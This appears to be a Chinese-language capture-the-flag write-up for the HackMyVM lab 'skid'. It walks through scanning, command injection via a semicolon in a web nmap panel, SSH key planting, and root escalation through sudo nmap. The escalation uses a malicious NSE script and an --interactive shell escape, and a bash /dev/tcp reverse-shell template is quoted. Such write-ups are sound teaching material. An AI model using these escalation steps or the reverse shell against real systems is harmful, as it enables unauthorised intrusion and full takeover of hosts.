信息收集

主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/skid]
└─# arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:0c:29:78:b2:ba, IPv4: 192.168.56.247
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:13       (Unknown: locally administered)
192.168.56.100  08:00:27:62:2b:3f       PCS Systemtechnik GmbH
192.168.56.163  08:00:27:25:c4:05       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.070 seconds (123.67 hosts/sec). 3
responded
```

端口扫描


```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/skid]
└─# nmap -p- 192.168.56.163
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-12 16:25 CST
Nmap scan report for 192.168.56.163 (192.168.56.163)
Host is up (0.00059s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp
MAC Address: 08:00:27:25:C4:05 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/skid]
└─# nmap -sT -sC -sV -O -p21,22,5000 192.168.56.163
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-12 16:29 CST
Nmap scan report for 192.168.56.163 (192.168.56.163)
Host is up (0.00063s latency).

PORT     STATE  SERVICE VERSION
21/tcp   closed ftp
22/tcp   open   ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 8e:4d:46:ba:2a:04:65:08:e2:85:09:7d:e6:1a:d7:b3 (RSA)
|   256 52:f9:f6:8a:3a:21:05:84:20:01:4f:fd:bd:17:24:44 (ECDSA)
|_  256 db:87:52:e5:d3:ff:2b:92:e8:f2:91:0a:85:63:33:db (ED25519)
5000/tcp open   http    Werkzeug httpd 3.0.6 (Python 3.8.10)
|_http-server-header: Werkzeug/3.0.6 Python/3.8.10
|_http-title: Jeremy's Hacker Panel
MAC Address: 08:00:27:25:C4:05 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2
- 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds
```

Web --- 5000端口

发现5000端口是部署了nmap和生成反弹shell的命令的工具



- Nmap Scan


  输入IP执行端口扫描

- Reverse Shell

  输入IP和PORT，生成`bash -i >& /dev/tcp/IP/PORT 0>&1`


漏洞发现

在使用Nmap Scan时，发现可以通过分号闭合执行命令



To jeremy

其实有命令执行了，拿个shell其实就比较简单了，比如反弹shell，写入公钥



由于在选择反弹shell的时候，发现有.ssh文件夹，且在家目录，所以我选择写公钥

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/skid]
└─# ssh jeremy@192.168.56.163
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-193-generic x86_64)
(...)
Last login: Mon Jan 12 04:05:07 2026 from 192.168.56.247
jeremy@skid:~$ id
uid=1000(jeremy) gid=1000(jeremy) groups=1000(jeremy)
```

To root

查看sudo权限，发现可以使用`/usr/bin/nmap`

```
jeremy@skid:~$ sudo -l
Matching Defaults entries for jeremy on skid:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin

User jeremy may run the following commands on skid:
    (root) NOPASSWD: /usr/bin/nmap
```

脚本注入提权

nmap的自定义脚本功能，sudo执行nmap，使用自定义的恶意脚本文件

```
jeremy@skid:~$ echo 'os.execute("/bin/sh")' > root
jeremy@skid:~$ sudo /usr/bin/nmap --script=root
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-12 06:50 UTC
NSE: Warning: Loading 'root' -- the recommended file extension is '.nse'.
# uid=0(root) gid=0(root) groups=0(root)
```

Nmap交互提权（老版本适用）

```
#1.可以无密码sudo执行nmap

#步骤:
sudo nmap --interactive #进入交互模式
nmap>!sh    #或!bash获得一个shell环境
```